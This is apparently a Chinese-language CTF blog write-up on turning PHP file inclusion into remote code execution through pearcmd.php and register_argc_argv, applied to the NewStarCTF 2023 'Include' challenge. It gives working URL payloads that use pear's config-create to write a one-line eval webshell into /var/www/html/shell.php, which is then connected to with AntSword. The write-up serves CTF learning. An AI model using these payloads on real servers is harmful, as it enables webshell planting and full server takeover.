pearcmd.php文件包含

前言

之前的文件包含还是学的太浅了,云里雾里的,之后为了加快进度也就一直没有时间回去重温一遍,正好刷到了一道文件包含的题还是个完全没遇到过的:(,抓紧补充一下

利用条件

  • 安装了pear扩展
  • php开启了register_argc_argv选项

原理

pearcmd.php是一个脚本,pear作为php的一个命令行扩展管理工具,默认安安装路径**/usr/local/lib/php/pearcmd.php**,如果存在文件包含漏洞,就可以运行

1
2
3
4
5
pear

或者

php /usr/local/lib/php/pearcmd.php

register_argc_argv如果选了ON的话,URL中?后面的内容会全部传入至$_SERVER['argv']这个变量内,无论后面的内容是否有等号

pear在pearcmd.php中获取命令行参数

1
2
3
4
5
6
7
8
9
PEAR_Command::setFrontendType('CLI');
$all_commands = PEAR_Command::getCommands();

$argv = Console_Getopt::readPHPArgv();
// fix CGI sapi oddity - the -- in pear.bat/pear is not removed
if (php_sapi_name() != 'cli' && isset($argv[1]) && $argv[1] == '--') {
unset($argv[1]);
$argv = array_values($argv);
}

而pear获取命令行参数的函数Consoles/Getopt.php->readPHPArgv()

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
public static function readPHPArgv()
{
global $argv;
if (!is_array($argv)) {
if (!@is_array($_SERVER['argv'])) {
if (!@is_array($GLOBALS['HTTP_SERVER_VARS']['argv'])) {
$msg = "Could not read cmd args (register_argc_argv=Off?)";
return PEAR::raiseError("Console_Getopt: " . $msg);
}
return $GLOBALS['HTTP_SERVER_VARS']['argv'];
}
return $_SERVER['argv'];
}
return $argv;
}

先尝试$argv变量,再尝试$_SERVER['argv']变量,而$_SERVER['argv']是我们可控的变量,这样,在文件包含的场景下,我们就可以运行pear命令行工具并用GET请求参数控制pear的命令行参数了

利用命令

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
Commands:
build Build an Extension From C Source
bundle Unpacks a Pecl Package
channel-add Add a Channel
channel-alias Specify an alias to a channel name
channel-delete Remove a Channel From the List
channel-discover Initialize a Channel from its server
channel-info Retrieve Information on a Channel
channel-login Connects and authenticates to remote channel server
channel-logout Logs out from the remote channel server
channel-update Update an Existing Channel
clear-cache Clear Web Services Cache
config-create Create a Default configuration file
config-get Show One Setting
config-help Show Information About Setting
config-set Change Setting
config-show Show All Settings
convert Convert a package.xml 1.0 to package.xml 2.0 format
cvsdiff Run a "cvs diff" for all files in a package
cvstag Set CVS Release Tag
download Download Package
download-all Downloads each available package from the default channel
info Display information about a package
install Install Package
list List Installed Packages In The Default Channel
list-all List All Packages
list-channels List Available Channels
list-files List Files In Installed Package
list-upgrades List Available Upgrades
login Connects and authenticates to remote server [Deprecated in favor of channel-login]
logout Logs out from the remote server [Deprecated in favor of channel-logout]
makerpm Builds an RPM spec file from a PEAR package
package Build Package
package-dependencies Show package dependencies
package-validate Validate Package Consistency
pickle Build PECL Package
remote-info Information About Remote Packages
remote-list List Remote Packages
run-scripts Run Post-Install Scripts bundled with a package
run-tests Run Regression Tests
search Search remote package database
shell-test Shell Script Test
sign Sign a package distribution file
svntag Set SVN Release Tag
uninstall Un-install Package
update-channels Update the Channel List
upgrade Upgrade Package
upgrade-all Upgrade All Packages [Deprecated in favor of calling upgrade with no parameters]
Usage: pear [options] command [command-options] <parameters>
Type "pear help options" to list all options.
Type "pear help shortcuts" to list all command shortcuts.
Type "pear help version" or "pear version" to list version information.
Type "pear help <command>" to get the help for the specified command.

这里命令有很多,就总结几个常用的

这是两种文件位置的payload

1
?+config-create+/&file=/usr/share/php/pearcmd.php&/<?=eval($_POST[1]);?>+/var/www/html/shell.php 
1
?+config-create+/&file=/usr/local/lib/php/pearcmd&/<?=eval($_POST[1]);?>+/var/www/html/shell.php
  • +config-create:pear的子命令
    • 正常用法:pear config-create /path/to/config
    • 作用:触发 pearcmd.php 中的配置创建功能
  • &file=/usr/share/php/pearcmd.php
    • 作用:指定要加载或包含的文件为 pearcmd.php
  • &/:终止参数解析的特殊符号,使脚本停止处理后续参数,保证前面的参数被正确解析
  • /<?=eval($_POST[1]);?>+/var/www/html/shell.php
    • 作用: 将一句话木马写入/var/www/html/shell.php文件中

注意:这里需要利用bp抓包完成

[NewStarCTF 2023 公开赛道]Include 🍐

源码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
<?php
error_reporting(0);
if(isset($_GET['file'])) {
$file = $_GET['file'];

if(preg_match('/flag|log|session|filter|input|data/i', $file)) {
die('hacker!');
}

include($file.".php");
# Something in phpinfo.php!
}
else {
highlight_file(__FILE__);
}
?>

get参数file,存在文件包含,并且再file参数值后面拼接“.php”,题目提示查看phpinfo.php

payload

1
?file=phpinfo


image-20260601200548844

找到了flag,但是假的,fake{Check_register_argc_argv}提示查看register_argc_argv


image-20260601200637880

发现是开启的,即php开启了register_argc_argv选项


image-20260601200843713

确认了版本是PHP7.3.15,安装了pear扩展

也就是可以利用pearcmd进行文件包含,这里用/usr/local/lib/php/pearcmd这个路径(不懂


payload

1
?+config-create+/&file=/usr/local/lib/php/pearcmd&/<?=eval($_POST[1]);?>+/var/www/html/shell.php

image-20260601203525109


<?=eval($_POST[1]);?>一句话木马写入shell.php之后蚁剑连接成功了

image-20260601203509961


拿到flag

image-20260601203801106


pearcmd.php文件包含
https://colourful228.github.io/2026/05/21/pearcmd-php文件包含/
作者
Colourful
发布于
2026年5月21日
更新于
2026年6月1日
许可协议